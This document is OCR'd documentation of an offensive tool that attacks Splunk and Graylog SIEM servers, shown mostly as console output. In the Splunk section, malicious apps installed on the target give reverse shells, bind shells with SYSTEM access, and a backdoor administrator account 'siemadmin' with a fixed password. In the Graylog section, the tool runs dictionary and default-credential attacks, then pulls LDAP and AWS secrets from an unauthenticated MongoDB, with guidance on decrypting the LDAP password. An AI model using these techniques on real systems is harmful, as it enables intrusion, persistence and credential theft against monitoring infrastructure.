
```
[*] =============================================================================================================== [*]
[!] Select attack from the menu:
[*] =============================================================================================================== [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
[*] =============================================================================================================== [*]
[!] Enter your selection: 3
[*] =============================================================================================================== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] =============================================================================================================== [*]
[!] List of Installed Apps:
[*] =============================================================================================================== [*]
[*] introspection_generator_addon
[*] learned
[*] search
[*] splunk_httpinput
[*] SplunkUniversalForwarder
[*] =============================================================================================================== [*]
192.168.137.4 - - [22/Jul/2019 14:09:38] "GET /wrshell.tar.gz HTTP/1.1" 200 -
[*] =============================================================================================================== [*]
[!] Application Successfully Installed wrshell
[*] =============================================================================================================== [*]
[!] Please start a listener on the attacker host port 12345, for example: nc -lvp 12345
[*] =============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N): y
[*] =============================================================================================================== [*]
```

Result on attacker’s system:




```
$st0rm@s3cr3t:~/Desktop/siemsframework$ nc -lvp 12345
listening on [any] 12345 ...
192.168.137.4: inverse host lookup failed: Unknown host
connect to [192.168.137.3] from (UNKNOWN) [192.168.137.4] 50384
[*] ======================================================= [*]
[*] Connection Established!
[*] ======================================================= [*]
$whoami
```

Windows Python Bind Shell




```
[*] ============================================================================================================= [*]
[!] Select attack from the menu:
[*] ============================================================================================================= [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
[*] ============================================================================================================= [*]
[!] Enter your selection: 4
[*] ============================================================================================================= [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ============================================================================================================= [*]
[!] List of Installed Apps:
[*] ============================================================================================================= [*]
[*] introspection_generator_addon
[*] learned
[*] search
[*] splunk_httpinput
[*] SplunkUniversalForwarder
[*] wrshell
[*] ============================================================================================================= [*]
192.168.137.4 - - [22/Jul/2019 14:12:04] "GET /wbshell.tar.gz HTTP/1.1" 200 -
[*] ============================================================================================================= [*]
[!] Application Successfully Installed wbshell
[*] ============================================================================================================= [*]
[!] Please connect to the victim host on port 12346, for example: nc -v 192.168.137.4 12346
[*] ============================================================================================================= [*]
[!] Do you want to return to the attack menu (Y/N):
```

Result on attacker's system:




```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -v 192.168.137.4 12346
192.168.137.4: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.137.4] 12346 (?) open
[*] ================================================== [*]
[*] Connection Established!
[*] ================================================== [*]
$whoami
```

Windows Add Administrator User




```
[*] ============================================================================================================ [*]
[!] Select attack from the menu:
[*] ============================================================================================================ [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
[*] ============================================================================================================ [*]
[!] Enter your selection: 5
[*] ============================================================================================================ [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ============================================================================================================ [*]
[!] List of Installed Apps:
[*] ============================================================================================================ [*]
[*] introspection_generator_addon
[*] learned
[*] search
[*] splunk_httpinput
[*] SplunkUniversalForwarder
[*] ============================================================================================================ [*]
192.168.137.4 - - [22/Jul/2019 11:55:32] "GET /wadduser.tar.gz HTTP/1.1" 200 -
[*] ============================================================================================================ [*]
[!] Application Successfully Installed wadduser
[*] ============================================================================================================ [*]
[!] Administrator user added on the victim host 192.168.137.4, user: siemadmin with password: siemadmin123$
[*] ============================================================================================================ [*]
[!] Do you want to return to the attack menu (Y/N):
```

User account created on the targeted system:




```
C:\>net users

User accounts for \\WINDEV1905EVAL

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
siemadmin                User                     WDAGUtilityAccount
The command completed successfully.


C:\>
```

Windows Executable Bind Shell



```
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
[*] ============================================================================================================== [*]
[!] Enter your selection: 6
[*] ============================================================================================================== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ============================================================================================================== [*]
[!] List of Installed Apps:
[*] ============================================================================================================== [*]
[*] introspection_generator_addon
[*] learned
[*] search
[*] splunk_httpinput
[*] SplunkUniversalForwarder
[*] wadduser
[*] ============================================================================================================== [*]
192.168.137.4 - - [22/Jul/2019 12:01:14] "GET /wbshellexe.tar.gz HTTP/1.1" 200 -
[*] ============================================================================================================== [*]
[!] Application Successfully Installed wbshellexe
[*] ============================================================================================================== [*]
[!] Please connect to the victim host on port 12346, for example: nc -v 192.168.137.4 12346
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N): 
```


Result on attacker’s system:



```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -v 192.168.137.4 12346
192.168.137.4: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.137.4] 12346 (?) open
[*] ======================================================= [*]
[*] Connection Established!
[*] ======================================================= [*]
$whoami
nt authority\system
$
```

Graylog Attack Modules


By entering “y” and selecting the launch of Graylog attack modules, the tool shows all the possible attacks to be performed against this SIEM. For the first three attacks no credentials are required, but for the fourth one Graylog admin privileges are needed.



```
[*] ============================================================================================= [*]
[!] Select from the menu:
[*] ============================================================================================= [*]
        [1] Scan and Detect SIEM
        [2] Find SIEMs on the network
        [3] Update SIEMs Framework
        [4] Update Supporting Components
        [0] Exit SIEMs Framework
[*] ============================================================================================= [*]
[!] Enter your selection: 1
[!] Enter IP address of the SIEM: 192.168.137.6
[!] IP Address: 192.168.137.6
[!] Hostname:
[!] State: up
[*] ============================================================================================= [*]
[!] Port: 9000 State: open
[*] ============================================================================================= [*]
[!] The SIEM detected is: Graylog
[*] ============================================================================================= [*]
[!] Do you want to launch the Graylog attack module (Y/N): y
[*] ============================================================================================= [*]
[!] Select attack from the menu:
[*] ============================================================================================= [*]
        [1] Dictionary Attack on Graylog Web Interface User Admin
        [2] Test for AMI/OVA Default Credentials
        [3] Test connection to MongoDB and Obtain Credentials for LDAP and AWS
        [4] Obtain Configuration and Credentials for LDAP and AWS from REST API (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================= [*]
[!] Enter your selection: █
```

1st Attack: Dictionary Attack on Graylog Web Interface


This attack module contains a specific dictionary for Graylog named *dict.txt*, which is made up of the 100 most used password over 2018 and various permutations of the SIEM trade name and its admin user, in uppercase and lowercase letters, and replacing vowels with numbers. In case you wish to use any other list different from the one mentioned above, */graylog/dict.txt* can be replaced with any other word list, provided that the file name is kept.



```
[*] ============================================================================================= [*]
[!] Select attack from the menu:
[*] ============================================================================================= [*]
        [1] Dictionary Attack on Graylog Web Interface User Admin
        [2] Test for AMI/OVA Default Credentials
        [3] Test connection to MongoDB and Obtain Credentials for LDAP and AWS
        [4] Obtain Configuration and Credentials for LDAP and AWS from REST API (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================= [*]
[!] Enter your selection: 1
[*] ============================================================================================= [*]
[!] Dictionary Attack Successful!
[*] ============================================================================================= [*]
[!] Username: admin
[!] Password: admin
[*] ============================================================================================= [*]
[!] Do you want to return to the attack menu (Y/N): █
```

2nd Attack: Test for Graylog AMI/OVA Default Credentials


This attack module verifies if the Graylog to be analyzed has default credentials on Graylog web interface (admin/admin), as well as if it has default credentials to connect to the system by console or SSH (ubuntu/ubuntu). These couple of credentials are configured by default on Graylog virtual machine appliances, both on OVA and AMI.



```
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Dictionary Attack on Graylog Web Interface User Admin
        [2] Test for AMI/OVA Default Credentials
        [3] Test connection to MongoDB and Obtain Credentials for LDAP and AWS
        [4] Obtain Configuration and Credentials for LDAP and AWS from REST API (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================================== [*]
[!] Enter your selection: 2
[*] ============================================================================================================== [*]
[!] Graylog Web Interface Default Credentials Found!
[*] ============================================================================================================== [*]
[!] Username: admin
[!] Password: admin
[*] ============================================================================================================== [*]
[!] Graylog SSH Default Credentials Found!
[*] ============================================================================================================== [*]
[!] Username: ubuntu
[!] Password: ubuntu
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

3rd Attack: Test connection to MongoDB and Obtain Credentials for LDAP and AWS


This attack module verifies if the Graylog to be analyzed has Mongo DB database configured with no authentication. In such a case, it connects to MongoDB and obtains configuration information, LDAP credentials (depending on the current Graylog version they may be in plain text or encrypted) and access and secret keys configured in the AWS plugin. In case it is encrypted, LDAP user key is encrypted with AES CBC. They key is the first 16 bits of the field *password_secret*, located in the configuration file *server.conf*, or *graylog.conf* in case of standard installations; or the field *secret_token* located in the file *graylog-secrets.json* in case of OVA installations, the IV is the salt showed on the screen.



```
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Dictionary Attack on Graylog Web Interface User Admin
        [2] Test for AMI/OVA Default Credentials
        [3] Test connection to MongoDB and Obtain Credentials for LDAP and AWS
        [4] Obtain Configuration and Credentials for LDAP and AWS from REST API (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================================== [*]
[!] Enter your selection: 3
[*] ============================================================================================================== [*]
[!] Mongo DB without Authentication
[*] ============================================================================================================== [*]
[!] LDAP Settings
[*] ============================================================================================================== [*]
[!] 'system_username': 'uid=pruebaldap,ou=system'
[!] 'system_password': '0ce13cc80784a66019301957b2243eab'
[!] 'system_password_salt': '951753e9133c7e2c'
[!] 'ldap_uri': 'ldap://localhost:389'
[*] ============================================================================================================== [*]
[!] LDAP Password Encrypted with AES CBC, Key is Graylog PasswordSecret and IV is the Salt
[*] ============================================================================================================== [*]
[!] AWS Access Key and Secret Key
[*] ============================================================================================================== [*]
[!] 'access_key': 'AKIAIOSFODNN7EXAMPLE'
[!] 'secret_key': 'wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY'
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
